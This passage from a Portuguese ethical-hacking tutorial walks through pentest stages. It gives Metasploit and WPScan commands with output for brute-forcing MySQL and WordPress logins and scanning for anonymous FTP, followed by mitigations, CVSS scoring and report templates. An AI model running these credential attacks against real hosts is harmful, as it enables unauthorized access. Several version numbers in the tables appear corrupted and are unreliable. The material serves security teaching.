Descrição: O XML-RPC é um protocolo utilizado pelo WordPress para se comunicar com outros sistemas (*e.g.*, Facebook, Blogger).

3.4.5. Vulnerabilidades identificadas a partir do Wappalyzer

Foram identificadas 3 (três) principais tecnologias/sistemas vulneráveis nos sites alvo, incluindo o Bootstrap, Jquery e PHP, como pode ser observado na Tabela 3.3. Na última coluna são indicados os números das CVEs (*Common Vulnerabilities and Exposures*), isto é, os identificadores públicos, na Internet, das vulnerabilidades.

Tecnologia	Versão Utilizada	Número de Vulnerabilidades	Versão Atual	CVEs
PHP	5.6.40	5	7.4.2004	CVE-2019-9639; CVE-2019-9638; CVE-2019-9637; CVE-2018-19396; CVE-2019-9641
Jquery	2.1.2004	2	3.4.2001	CVE-2019-11358; CVE-2015-9251
Bootstrap	3.3.2005	7	4.4.2001	CVE-2019-8331; CVE-2018-20677; CVE-2016-10735; CVE-2018-14040; CVE-2018-14041; CVE-2018-14042; CVE-2018-20676

Tabela 3.3. Vulnerabilidades encontradas pelo Wappalyzer mostrando seus CVEs

3.5. Etapa 4: Exploração de Vulnerabilidades

A partir da identificação, na etapa 3, o hacker ético pode iniciar a exploração das vulnerabilidades. A exploração pode ser realizada de duas formas, manual, utilizando os conhecimentos técnicos do pentester, ou automatizada, através de ferramentas e exploits (kits de exploração de vulnerabilidades conhecidas) disponíveis na Internet ou desenvolvidos pelo próprio hacker ético. O principal objetivo é investigar o impacto, para a instituição, e possíveis efeitos colaterais da eventual exploração das vulnerabilidades. Por exemplo, uma vulnerabilidade de buffer overflow [Larochelle and Evans 2001] ou SQL Injection [Zhang et al. 2019] pode levar ao comprometimento de um sistema ou vazamento de dados sensíveis para o negócio da instituição.

A seguir, são apresentados alguns exemplos de ferramentas e recursos que podem ser utilizados para explorar vulnerabilidades de serviços e sistemas. Os exemplos focam nos sistemas MySQL, WordPress e no protocolo FTP.

Serviço: MySQL

Vulnerabilidade: porta aberta para acesso remoto público (permite ataques de dicionário ou força bruta)

Como explorar: Serviços como o MySQL podem ser explorados através de frameworks como o Metasploit. Como ilustrado a seguir, um atacante pode utilizar o Metasploit para realizar um ataque de dicionário ou de força bruta para descobrir credenciais (i.e., login e senha) do MySQL.

Passo 1: Iniciar o Metasploit.

```
USER@HOST:~$ msfconsole
```

Passo 2: Importar os módulos para realizar a exploração do MySQL.

```
msf6 > use AUXILIARY/SCANNER/MYSQL/MYSQL_LOGIN
```

Passo 3: Criar (ou baixar da Internet) dois arquivos, um com nomes de usuário e outro com senhas comumente utilizadas em sistemas como MySQL.

```
msf6 auxiliary(scanner/mysql/mysql_login) > nano names.txt
```

Exemplos de nomes de usuários que podem ser adicionados ao arquivo names.txt: root, admin, mysql, administrator, adm, super, alice, bob.

```
msf6 auxiliary(scanner/mysql/mysql_login) > nano password.txt
```

Exemplo de senhas para incluir no arquivo password.txt: Password, password, mysql, admin, 123, 1234, 1234567, 123456789, qwerty, 12345678, iloveyou, 123123, Password1, Secret, Nothing, a1b2c3d4e5. Na Internet, há várias listas de senhas frequentemente utilizadas pelos usuários, como os exemplos dos dois links a seguir. Estatísticas mostram que até 80% dos usuários utilizam senhas comuns, isto é, fáceis de serem exploradas e descobertas por um atacante.

- https://en.wikipedia.org/wiki/List_of_the_most_common_passwords
- <https://www.malwarefox.com/most-common-passwords/>

Passo 4: Indicar ao msf5 a utilização dos dois arquivos criados.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file  
names.txt  
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file  
password.txt
```

Passo 5: Como o MySQL pode também estar configurado para aceitar login sem senha (ou senha “em branco”), é importante incluir o teste desse caso no msf5.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set blank_passwords  
true
```

Passo 6: Informar o endereço IP do sistema alvo (e.g., 186.251.212.217).

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts  
186.251.212.217
```

Passo 6: Iniciar a execução do ataque exploratório.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
```

A saída do msf5 será similar ao ilustrado a seguir. Nesse exemplo, o ataque exploratório foi realizado contra o endereço IP 127.0.0.1. Como pode ser observado, para cada combinação de login e senha, o msf5 informa se o login foi realizado com sucesso ou não. No caso, a combinação de login “root” e senha “mysql” resultou em sucesso, como destacado na linha em verde na saída do msf5.

```
[+] 127.0.0.1:3306      - 127.0.0.1:3306 - Found remote MySQL  
version 5.6.25  
[-] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED: root:  
(Incorrect: Access denied for user 'root'@'172.17.0.1' (using  
password: NO))  
[-] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED:  
root:Password (Incorrect: Access denied for user  
'root'@'172.17.0.1' (using password: YES))  
[-] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED:  
root:password (Incorrect: Access denied for user  
'root'@'172.17.0.1' (using password: YES))  
[+] 127.0.0.1:3306      - 127.0.0.1:3306 - Success: 'root:mysql'
```

```

[+] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED: admin:
(Incorrect: Access denied for user 'admin'@'172.17.0.1' (using
password: NO))
[+] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED:
admin:Password (Incorrect: Access denied for user
'admin'@'172.17.0.1' (using password: YES))
[+] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED:
admin:password (Incorrect: Access denied for user
'admin'@'172.17.0.1' (using password: YES))
[+] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED:
admin:mysql (Incorrect: Access denied for user
'admin'@'172.17.0.1' (using password: YES))
[+] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED:
admin:admin (Incorrect: Access denied for user
'admin'@'172.17.0.1' (using password: YES))
[+] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED:
admin:123 (Incorrect: Access denied for user 'admin'@'172.17.0.1'
(using password: YES))
[+] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED:
admin:1234 (Incorrect: Access denied for user 'admin'@'172.17.0.1'
(using password: YES))
[+] 127.0.0.1:3306      - 127.0.0.1:3306 - LOGIN FAILED:
admin:alb2c3d4e5 (Incorrect: Access denied for user
'admin'@'172.17.0.1' (using password: YES))
[*] 127.0.0.1:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Serviço/Protocolo: FTP

Vulnerabilidade: pode permitir acesso anônimo e interceptação de tráfego não cifrado

Como explorar: O framework Metasploit possui exploits específicos para protocolos como o FTP. Além de ser um protocolo que não protege a confidencialidade dos dados em trânsito, é comum encontrar servidores FTP que permitem o acesso anônimo (*e.g.*, utilizando as credenciais de domínio público login “anonymous” e senha “anonymous”).

Passo 1: Iniciar o Metasploit.

```
USER@HOST:~$ msfconsole
```

Passo 2: Importar os componentes para exploração do protocolo FTP.

```
msf5 > use auxiliary/scanner/ftp/anonymous
```

Passo 3: Definir o endereço IP ou uma lista de endereços IP a explorar. Exemplo: explorar os endereços IP 192.168.133.1 a 192.168.133.254.

```
msf5 auxiliary(anonymous) > set RHOSTS 192.168.133.1-254
```

Passo 4: Pode-se definir também o nível de paralelização do ataque, isto é, quantas instâncias do msf5 serão executadas simultaneamente. Neste exemplo, o nível de paralelismo foi configurado para 55.

```
msf5 auxiliary(anonymous) > set THREADS 55
```

Passo 5: Iniciar o ataque exploratório.

```
msf5 auxiliary(anonymous) > run
```

A seguir é apresentado um exemplo de saída do msf5. Como pode ser observado, na terceira linha é apresentado um caso de acesso anônimo bem sucedido no servidor FTP do IP 192.168.133.100 e porta 21.

```
[*] 192.168.133.1-254:21 - Scanned 32 of 254 hosts (12% complete)
[*] 192.168.133.1-254:21 - Scanned 52 of 254 hosts (20% complete)
[+] 192.168.133.100:21 - 192.168.133.100:21 - Anonymous READ
(220 (vsFTPD 3.0.3))
[*] 192.168.133.1-254:21 - Scanned 82 of 254 hosts (32% complete)
[*] 192.168.133.1-254:21 - Scanned 103 of 254 hosts (40% complete)
[*] 192.168.133.1-254:21 - Scanned 136 of 254 hosts (53% complete)
[*] 192.168.133.1-254:21 - Scanned 163 of 254 hosts (64% complete)
[*] 192.168.133.1-254:21 - Scanned 182 of 254 hosts (71% complete)
[*] 192.168.133.1-254:21 - Scanned 205 of 254 hosts (80% complete)
[*] 192.168.133.1-254:21 - Scanned 234 of 254 hosts (92% complete)
[*] 192.168.133.1-254:21 - Scanned 254 of 254 hosts (100% complete)
[*] Auxiliary module execution completed
```

Sistema: WordPress

Vulnerabilidade: XML-RPC

Como explorar: A ferramenta WPScan pode ser utilizada para enumerar os usuários disponíveis no sistema e realizar ataques de dicionário ou força bruta.

Passo 1: Utilizar o wpSCAN para enumerar os usuários do sistema alvo.

```
USER@HOST:~$ wpSCAN --url sistema.alvo.com --enumerate u
```

Exemplo de resultado / saída do comando:

```
[i] User(s) Identified:
[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```

Como foi identificado o login “admin”, o próximo passo é utilizar o wpSCAN para realizar um ataque de dicionário ou força bruta para descobrir a senha do usuário.

Passo 2: Criar e utilizar um arquivo de senhas.txt para iniciar o ataque.

```
USER@HOST:~$ wpSCAN --url website.com --passwords senhas.txt
--usernames admin
```

Exemplo de saída do comando:

```
[+] Performing password attack on Xmlrpc against 1 user/s
Progress: ======
[SUCCESS] - admin / SenhaSuperSegura!!
Progress: =====
[!] Valid Combinations Found:
| Username: admin, Password: SenhaSuperSegura!!
```

Como pode ser observado, o wpSCAN descobriu a senha “SenhaSuperSegura” para o usuário “admin”. A partir desse ponto, o atacante possui acesso ao sistema do WordPress.

3.6. Etapa 5: Análise de Risco e Recomendações

A seguir são apresentadas as análises de risco e recomendações relativas às vulnerabilidades identificadas na etapa 3 e, algumas delas, exploradas na etapa 4. Como pode ser observado, a análise e as recomendações são individuais, ou seja, para cada serviço ou recurso potencialmente explorável.

Serviço/Protocolo: FTP (porta 21)

Riscos: Autenticação anônima, Directory Traversal Attack, Dridex-based Malware Attack, ataques de força-bruta.

Recomendação: Utilizar o SSH, que roda tipicamente na porta 22. O SSH incorpora o SFTP, que é uma versão segura do protocolo FTP, com as mesmas funcionalidades. Diferentemente do FTP, o SFTP utiliza protocolos de segurança robustos, que garantem a integridade, confidencialidade e autenticidade das informações em trânsito. Além disso, o SFTP é tão simples e prático de utilizar quanto o SSH, sendo suportado pela maioria das boas IDEs (interface integradas de desenvolvimento de software) e todos os sistemas operacionais a mais de 10 anos.

Serviço/Protocolo: POP3

Risco: Ataques Man-In-The-Middle e interceptação de tráfego

Recomendação: Fechar o serviço POP3 na porta 110 e utilizar somente a versão segura (POP3s) na porta 993, que também está disponível nos sites alvo. Portanto, não justifica-se a necessidade de manter a porta 110/POP3 aberta.

Serviço: SSH

Risco: Ataques de força-bruta

Recomendação: Configurar os servidores SSH para aceitar somente chaves públicas (“publickey”), isto é, desativar em definitivo as demais formas de autenticação. Esta é uma prática comum em segurança de sistemas a vários anos. Esta é uma forma simples de proteger o acesso aos sistemas e evitar incidentes de segurança resultantes de ataques aos mecanismos tradicionais e ultrapassados de controle de acesso, como login e senha.

Serviço: Portas do cPanel abertas

Risco: Ataques de força bruta e acesso indevido

Recomendação: Primeiro, revisar a necessidade de tantas portas (ou instâncias) abertas para acesso ao cPanel. Segundo, limitar o acesso, a todas as portas cPanel, a IPs ou sub-redes específicas, evitando que o acesso fique público (como ocorre atualmente), diminuindo significativamente as origens em potencial dos ataques. Terceiro, complementarmente à limitação de acesso via IPs ou sub-redes, utilizar uma única VPN (rede virtual privada) segura de acesso ao cPanel. Esta seria a forma mais robusta e eficaz, em termos de segurança, de proteger o acesso a todas as portas e instâncias do cPanel. Vale ressaltar que um único ataque ao cPanel, bem sucedido, é capaz de comprometer toda a infraestrutura de serviços e sistemas dos sites alvo da empresa. Portanto, recomenda-se que a segurança de acesso ao cPanel seja uma questão de prioridade máxima.

Serviço: MariaDB

Risco: Injeção de códigos maliciosos e comprometimento de dados.

Recomendação: Primeiro, atualizar o sistema de gerenciamento do banco de dados para a versão 8.0 do MySQL. É fortemente recomendado que a porta 3306 seja fechada para a Internet. O acesso a porta 3306/MariaDB deve ficar limitada aos sistemas da empresa e sub-redes de desenvolvimento de software e administradores de banco de dados. Para isso, recomenda-se o uso de uma VPN segura ou mesmo uma simples conexão SSH. O SSH permite a criação de proxy de acesso remoto, isto é, um proxy seguro para acesso remoto a diferentes serviços e sistemas.

Vulnerabilidade: X-Frame-Options não presente

Risco: Permite ao atacante ”sequestrar” cliques destinados à sua página e os encaminha para outra página, provavelmente pertencentes a outro aplicativo, domínio ou ambos.

Recomendação: A diretiva frame-ancestor pode ser utilizada em um cabeçalho de resposta HTTP Content-Security-Policy para indicar quando um navegador pode permitir ou não a renderização de uma página em um `<frame>` ou `<iframe>`. Sites e sistemas Web podem utilizar-se desse recurso para evitar clickjacking, isto é, garantindo que seu conteúdo não seja incorporado em outros serviços.

Vulnerabilidade: Cross Site Scripting (XSS)

Risco: Essa vulnerabilidade pode ser utilizada por um agente malicioso para recuperar tokens de sessão de usuários.

Recomendação: Alguns frameworks mais recentes já possuem filtros que bloqueiam padrões conhecidos de XSS. Utilizar as versões mais atuais da linguagem, bem como seus frameworks mais recentes pode auxiliar na proteção contra este tipo de ataque.

Vulnerabilidade: Sinalizador `HttpOnly` não presente nos *Cookies*

Risco: Sem a flag `HttpOnly` em um *cookie* de autenticação, o atacante poderá personificar um usuário legítimo, isto é, se passar por um usuário real do sistema sem que ninguém perceba.

Recomendação: Ativar `HttpOnly` nos *cookies* dos sistemas Web.

Vulnerabilidade: Uso de *Cipher Block Chaining* (CBC)

Risco: O uso do modo CBC permite que um atacante decifre o conteúdo de um cookie utilizando um número pequeno de requisições HTTP. O ataque pode ocorrer quando o hacker possui acesso a rede entre o cliente (navegador) e o sistema (servidor Web). Este tipo de ataque é mais conhecido como *Man-in-The-Middle*.

Recomendação: Não utilizar cifras com o modo CBC. Servidores Web, como o Nginx, podem ser configurados com diretivas que restringem as cifras que podem ser utilizadas entre o servidor e o navegador do usuário.

Vulnerabilidade: Token CSRF ausente

Risco: Atacantes podem utilizar ferramentas que enviam solicitações de forma automatizada com o objetivo de tentar burlar senhas, ou solicitações falsas, para roubar dados de clientes que já estejam online e autenticados no sistema.

Recomendação: Primeiro, gerar uma *hash* na aplicação Web executando no servidor Web. Segundo, salvar esta *hash* na sessão (*server-side*) do usuário e em um campo do formulário, com o atributo `hidden`. Quando o usuário decide submeter os dados do formulário, a aplicação irá verificar se a *hash* recebida é a mesma que está salva na sessão do usuário. Se a *hash* for diferente, significa que a solicitação foi feita a partir de uma aplicação externa e deve ser rejeitada imediatamente pelo sistema.

Vulnerabilidade: Uso do agendador de tarefas nativo do Wordpress WP-Cron

Risco: Como a cada carregamento resulta em uma requisição adicional, um ataque de negação de serviço (*Denial of Service*, ou DoS) é facilitado.

Recomendação: Desativar o Cron nativo do WordPress e utilizar o do cPanel.

Vulnerabilidade: XML-RPC ativo

Risco: Superfície de ataque aumentada, potencializando o comprometimento e a utilização do sistema para ataques distribuídos de negação de serviço (DDoS) contra outros sites baseados em WordPress.

Recomendação: Desativar o recurso XML-RPC caso não seja estritamente necessário.

Na Tabela 3.4, são listadas as vulnerabilidades encontradas pelo Wappalyzer e o nível de criticidade. Recomendação: atualizar as tecnologias utilizadas nos sistemas da instituição alvo.

Tecnologia	CVE-ID	Vulnerabilidade	Criticidade
PHP	CVE-2019-9639	Overflow	Alto
PHP	CVE-2019-9638	Overflow	Alto
PHP	CVE-2019-9637	-	Alto
PHP	CVE-2018-19396	DoS	Alto
PHP	CVE-2019-9641	Overflow	Crítico
Jquery	CVE-2019-11358	XSS	Médio
Jquery	CVE-2015-9251	XSS	Médio
Bootstrap	CVE-2019-8331	XSS	Médio
Bootstrap	CVE-2018-20677	XSS	Médio
Bootstrap	CVE-2016-10735	XSS	Médio
Bootstrap	CVE-2018-14040	XSS	Médio
Bootstrap	CVE-2018-14041	XSS	Médio
Bootstrap	CVE-2018-14042	XSS	Médio
Bootstrap	CVE-2018-20676	XSS	Médio

Tabela 3.4. Vulnerabilidades encontradas pelo Wappalyzer com suas respectivas criticidades

Discussão e Recomendações Gerais

Uma das observações mais importantes é a quantidade de portas abertas, totalizando mais de 20. Portas críticas, como as do banco de dados MariaDB/MySQL (porta 3306) e cPanel (portas 2077, 2078, 2079, 2080, 2081, 2084, 2086, 2087, 2097 e 2099) estão expostas na Internet. Isto, por si só, é um “prato cheio” para eventuais hackers que resolvam atacar os sistemas. Outro aspecto a ressaltar é o fato de que quanto maior for o número de serviços expostos, maior é a superfície de ataque, o que aumenta consideravelmente as chances de os atacantes conseguirem comprometer os sistemas. Na prática, basta uma única falha, em apenas 1 das mais de 20 portas/serviços, para um hacker conseguir realizar um ataque com sucesso. Felizmente, a maioria dos sistemas e serviços disponíveis na Internet ainda não é um alvo atrativo (ou conhecido a ponto de ser atrativo) para os hackers, por diferentes razões. Hoje, os maiores alvos ainda continuam sendo os sistemas financeiros e grandes empresas ou governo, onde os hackers buscam potencializar os seus ganhos financeiros. Entretanto, no momento que o sistema vira um alvo dos hackers, as consequências podem ser rápidas e desastrosas.

Alguns dos serviços ativos e acessíveis da Internet, como FTP (porta 21), POP3 (porta 110) e IMAP (porta 143), não precisam sequer estar ativos. No caso do FTP, há o

SSH, uma alternativa mais segura e confiável, ativo na porta 1157. No caso do POP3 e IMAP, há as alternativas, igualmente ativas, nas portas 993 (POP3S) e 995 (IMAPS). Portanto, aparentemente, não há nenhuma justificativa razoável para manter serviços como o FTP, POP3 e IMAP ativos.

Resumidamente, quanto maior o número de portas e serviços abertos e publicamente acessíveis, maior é a superfície de ataque. As vulnerabilidades são potencializadas com o número de serviços ativos. Basta um único serviço vulnerável para comprometer vários outros serviços e sistemas. Portanto, é imperativo revisar e buscar minimizar o número de serviços ativos e publicamente acessíveis, reduzindo a superfície de ataque.

Outra recomendação importante é verificar o isolamento dos serviços. Por exemplo, o banco de dados MariaDB (porta 3306) deve ficar isolado em uma máquina física (ou virtual) separada. Isto permite isolar e proteger melhor os dados dos sistemas. Se o MariaDB não for isolado, qualquer serviço comprometido no servidor pode levar ao comprometimento de todo o banco de dados também, o que seria algo desastroso para a empresa. O mesmo é válido para outros serviços, como o DNS. Manter o isolamento entre serviços é importante e ajuda, de sobremaneira, a mitigar riscos e incidentes de segurança. Portanto, recomenda-se uma política forte de revisão e isolamento de serviços e sistemas críticos (ou com dados sensíveis) da empresa. Vale ressaltar que manter os serviços atualizados pode ajudar de sobremaneira a evitar incidentes de segurança.

3.7. Etapa 6: Compilação de Evidências e Relato

A compilação de evidências e relato irá reunir as informações e a documentação das etapas anteriores. O profissional de cibersegurança irá organizar tudo em um relatório técnico para a instituição. Além de compilar os dados e apresentar um relato, o hacker ético irá, também, categorizar as vulnerabilidades utilizando métricas conhecidas, como as apresentadas a seguir. As métricas ajudam a definir o nível de urgência e criticidade para a correção das falhas dos sistemas, permitindo à instituição estabelecer metas e prioridades no melhoramento da segurança da infraestrutura de tecnologia da informação e comunicação. Nas Figuras 3.8 e 3.9 são apresentados dois exemplos de escala e gravidade geral de risco, respectivamente.

3.7.1. Métricas de Vulnerabilidades

A forma utilizada para medir impactos de vulnerabilidades encontradas em sistemas computacionais, é CVSS [NIST 2021c], do inglês *Common Vulnerability Scoring System*, que é reconhecida, recomendada e utilizada internacionalmente. Resumidamente, o CVSS é um conjunto de informações que agrupa uma nota de 0 até 10 a cada vulnerabilidade, de acordo com sua gravidade e impacto em caso de uma exploração bem sucedida. O link a seguir aponta para um calculadora de CVSS do NIST (*National Institute of Standards and Technology*) [NIST 2021a].

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

A NVD (National Vulnerability Database) [NIST 2021b], base de dados nacional de vulnerabilidades dos EUA, comumente utilizada como referência internacional, classifica a severidade das CVSSs em cinco categorias, conforme detalhado na Tabela 3.5.

Escala de Risco de Segurança da Informação	
Extremo 13-15	Extremo risco de controle de segurança, com possibilidade de perdas financeiras.
Alto 10-12	Alto risco de segurança comprometida com risco de perdas financeiras.
Elevado 7-9	Elevado risco, com possibilidade de perdas materiais.
Moderado 4-6	Risco moderado, com possibilidade limitada de perdas financeiras
Baixo 1-3	Baixo risco, ao qual os impactos podem ser mensurados ou até negativos

Figura 3.8. Escala de Risco de Segurança da Informação

Gravidade Geral do Risco				
Impacto	Alto	Médio	Alto	Critico
	Médio	Baixo	Médio	Alto
	Baixo	Nenhum	Baixo	Médio
		Baixo	Médio	Alto
	Probabilidade			

Figura 3.9. Gravidade Geral do Risco

Severidade	Intervalo de nota
Nenhum	0.0
Baixo	0.1 - 3.9
Médio	4.0 - 6.9
Alto	7.0 - 8.9
Crítico	9.0 - 10.0

Tabela 3.5. Severidade

As notas das CVSSs são formadas a partir de 3 métricas de impacto, incluindo a de pontuação base, de pontuação temporal e de pontuação ambiental.

Métrica de Pontuação Base

Essa categoria agrupa características comuns em vulnerabilidades, que se mantém no decorrer do tempo. Esse grupo é dividido em duas sub-métricas, a métrica de explorabilidade e a métricas de impacto. Na métrica de explorabilidade são refletidos os componentes que permitem explorar a vulnerabilidade, como:

- *Vetor de ataque* indica por qual contexto a vulnerabilidade será explorada. Na prática, se o ataque pode ser realizada remotamente, a partir de qualquer local da Internet, maior será a nota.
- *Complexidade de ataque* leva em consideração as condições para explorar a vulnerabilidade, como a coleta de informações ou configurações do sistema do alvo.
- *Privilégios necessários* refere-se ao nível de privilégios que o atacante precisa conseguir para explorar a vulnerabilidade.
- *Interação com o usuário* indica se determinada condição que deve ser executada pelo usuário para que a vulnerabilidade seja explorada.
- *Escopo* indica a capacidade da vulnerabilidade impactar outros componentes e permissões do sistema alvo.

As métricas de impacto estão relatadas às consequências de um ataque que foi bem sucedido, incluindo os componentes que podem ser impactados diretamente pelo ataque.

- *Impacto de confidencialidade* reflete o nível de confidencialidade e impacto das informações gerenciadas pelo sistema alvo.
- *Impacto de integridade* leva em consideração a confiabilidade da informação de uma vulnerabilidade explorada.
- *Impacto de disponibilidade* está relacionado ao impacto que pode ser causado ao serviço explorado pela vulnerabilidade.

Métrica de Pontuação Temporal

Essa métrica refere-se ao estado atual da vulnerabilidade, como algum tipo de correção. Essa métrica varia de acordo com o tempo e é influenciada por:

- *Explorabilidade* relativa ao estado atual da vulnerabilidade, isto é, se há correções ou se ainda é explorável.
- *Nível de remediação* reflete o estado atual da correção da vulnerabilidade. Este componente reflete diretamente a urgência de tratamento da vulnerabilidade. Em termos de remediação, podem haver correções oficiais ou não-oficiais, por exemplo.
- *Confiança do relatório* representa o grau de confiança dos relatórios. Em alguns casos, não há detalhes técnicos sobre as vulnerabilidades nos relatórios.

Métrica de Pontuação Ambiental

A métrica de pontuação ambiental permite que o analista personalize a pontuação CVSS dependendo da importância do ativo de TI afetado. A medição ocorre em termos de controles de segurança complementares, ou alternativos, em vigor, como confidencialidade,

integridade e disponibilidade. Estas métricas servem apenas como um “componente de ajuste de criticidade” de acordo com a infraestrutura e visão da organização.

3.7.2. Documentos de Relato

A seguir são apresentados dois exemplos de estrutura e conteúdo para os relatórios técnicos que o hacker ético irá entregar à instituição. O formato e a organização podem variar. O importante é conter a informação detalhada de todas as etapas do pentesting, em especial da etapa de análise de risco e recomendações. Outros exemplos de padrões e documentos de relatórios de pentesting podem ser encontrados em [Zakaria et al. 2019].

Exemplo da Offensive Security

A Offensive Security utiliza um template de documento voltado para narrativas de ataques. As narrativas poderão variar de cliente (instituição alvo) para cliente. Eis um exemplo de organização do conteúdo do template básico utilizado pela Offensive Security na etapa de relato [MegaCorp One 2013].

```

Sumário Executivo
    Sumário de Resultados
Narrativa de Ataque
    Descobrindo Sistema Remoto
        Interface Administradora de Servidor Web Comprometida
        Shell Interativo para Servidor Administrativo
        Escalação de Privilégios Administrativos
    Ataque de Cliente Java
        Escalação para Administrador Local
        Desvio Profundo da Inspeção de Pacotes
        Ambiente Citrix Comprometido
        Escalação para Domínio do Administrador
Conclusão
    Recomendações
    Ranking de Riscos
Apêndice A: Detalhes de Vulnerabilidades e Mitigação
    Escala de Risco
    Credenciais Fracas ou Padrões
    Senhas Utilizadas de Forma Repetida
    Senha do Administrador Compartilhada
    Gerenciamento de Patches
    Transferência de Zona de DNS
    Arquivos padrão do Apache
Apêndice B: Sobre Segurança Ofensiva

```

Exemplo da RandoriSec

A empresa RandoriSec inicia seu relatório apresentando a lista de vulnerabilidades que foram detectadas e os respectivos graus de seriedade. Na sequência, cada uma das vulnerabilidades é detalhada, bem como o cenário de ataque. O relatório final é organizado com uma estrutura de seções como a apresentada a seguir [RANDORISEC 2017].

```

Conteúdo
    1. Sumário
    1. Introdução
    2. Vulnerabilidades
    3. Recomendações
    4. Detalhes Encontrados
    5. Apêndice

```

3.8. Conclusão

O processo de pentesting é um ciclo de seis etapas. Cada uma das etapas resulta em informação e dados que são utilizados nas etapas subsequentes. O profissional de cibersegurança, responsável pelo pentesting, necessita de conhecimentos avançados em segurança de sistemas e conjuntos variados de ferramentas de apoio, que irão dar o suporte necessário a cada uma das etapas, em especial durante o reconhecimento do ambiente e a identificação e a exploração de vulnerabilidades. Como ilustrado nas seções 4, 5 e 6, o processo de pentesting exige conhecimentos específicos que permitem ao hacker ético identificar, analisar e explorar vulnerabilidades variadas. Ao final da última etapa do pentesting, o profissional de cibersegurança irá entregar um documento técnico detalhado para a instituição alvo. A partir das informações contidas nesse documento, a instituição poderá definir metas e prioridades no processo de correção ou mitigação das vulnerabilidades presentes em sua infraestrutura de tecnologia da informação e comunicação. Isto é algo cada vez mais necessário no contexto atual e futuro, onde os ataques cibernéticos estão cada vez mais frequentes e sofisticados.

Bibliografia complementar: [CIPHER 2020, Rydstedt et al. 2021, CloudInsidr 2021, NIST 2021b, NIST 2021c, S. et al. 2021, ASF 2021, OWASP 2021a, OWASP 2021b, FIRST 2021, MegaCorp One 2013, RANDORISEC 2017]

Referências

- OUT3R SPACE (2019). Pentest of an ftp server. <https://0ut3r.space/2019/08/29/ftp-testing/>.
- ASF (2021). Stopping wordpress exploits and spam. <https://www.askapache.com/security/stop-wordpress-exploits-spam/>.
- Berntsen, S. L., Einmo, E., Granerud, S., and Moe, T. (2019). Pentesting exercise management application. B.S. thesis, NTNU.
- CIPHER (2020). A complete guide to the phases of penetration testing. <https://cipher.com/blog/a-complete-guide-to-the-phases-of-penetration-testing/>.
- CloudInsidr (2021). Attack vectors against TLS, implementation bugs, and how to mitigate TLS vulnerabilities in NGINX. <https://www.cloudinsidr.com/content/known-attack-vectors-against-tls-implementation-vulnerabilities/>.
- Conrad, J. (2012). Seeking help: The important role of ethical hackers. *Network Security*, 2012(8):5–8.
- DHacker Tutorials (2019). Owasp zap demo finding vulnerability using zap. <https://www.youtube.com/watch?v=2kahalJ-cQo>.
- FIRST (2021). Common vulnerability scoring system SIG. <https://www.first.org/cvss/>.
- GoVanguard (2019). Getting started with legion pentesting framework. <https://www.youtube.com/watch?v=7MoWs5RkZpo>.
- HackingLoops (2021). Network penetration testing with legion framework. <https://www.hackingloops.com/legion-framework/>.
- Larochelle, D. and Evans, D. (2001). Statically detecting likely buffer overflow vulnerabilities. In *10th USENIX Security Symposium*.

- López de Jiménez, R. E. (2016). Pentesting on web applications using ethical - hacking. In *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI)*, pages 1–6.
- Mattadi, E. and Kumar, K. V. (2015). Evaluation of penetration testing and vulnerability assessments. *International Journal of Electronics Communication and Computer Engineering*, 6(5):144–148.
- MegaCorp One (2013). Penetration test report. <https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>.
- Metso, J. (2019). Penetration testing: Ethical hacking. Master's thesis, OULUN AM-MATTIKORKEAKOULU.
- MITCHELL, A. (2015). Using wpscan: Finding wordpress vulnerabilities. <https://blog.sucuri.net/2015/12/using-wpscan-finding-wordpress-vulnerabilities.html>.
- NIST (2021a). National institute of standards and technology NIST. <https://www.nist.gov>.
- NIST (2021b). National vulnerability database. <https://nvd.nist.gov/>.
- NIST (2021c). Vulnerability metrics. <https://nvd.nist.gov/vuln-metrics>.
- OffSec Services Limited (2021). Scanner ftp auxiliary modules. <https://www.offensive-security.com/metasploit-unleashed/scanner-ftp-auxiliary-modules/>.
- OWASP (2021a). Clickjacking defense cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html.
- OWASP (2021b). Httponly. <https://owasp.org/www-community/HttpOnly>.
- Pokuri, R., Merugu, C., and Battula, N. (2015). Penetration testing. *International Journal of Computer Science and Information Technologies*, 6.
- Qasaimeh, M., Shamlawi, A., and Khairallah, T. (2018). Black box evaluation of web application scanners: standards mapping approach. *Journal of Theoretical and Applied Information Technology*, 96(14):4584–4596.
- RANDORISEC (2017). Pентest report. https://www.randorisec.fr/publications/randorisec-pentest-report-thehive-v1-0-tlp_white.pdf.
- Rocha, D., Kreutz, D., and Turchetti, R. (2012). A free and extensible tool to detect vulnerabilities in web systems. In *7th Iberian Conference on Information Systems and Technologies (CISTI 2012)*, pages 1–6. IEEE.
- Rydstedt, G., Wickers, Jmanico, Coates, M., Maas, T., Ajay, Monsivais, M., Arun Kumar V, A., Smithline, N., and Kingthorin (2021). Clickjacking. <https://owasp.org/www-community/attacks/Clickjacking>.
- S., K., Manico, J., Williams, J., Wickers, D., Weidman, A., Roman, Jex, A., Smith, A., Knutson, J., Imifos, Yalon, E., and Kingthorin (2021). Cross site scripting XSS. <https://owasp.org/www-community/attacks/xss/>.
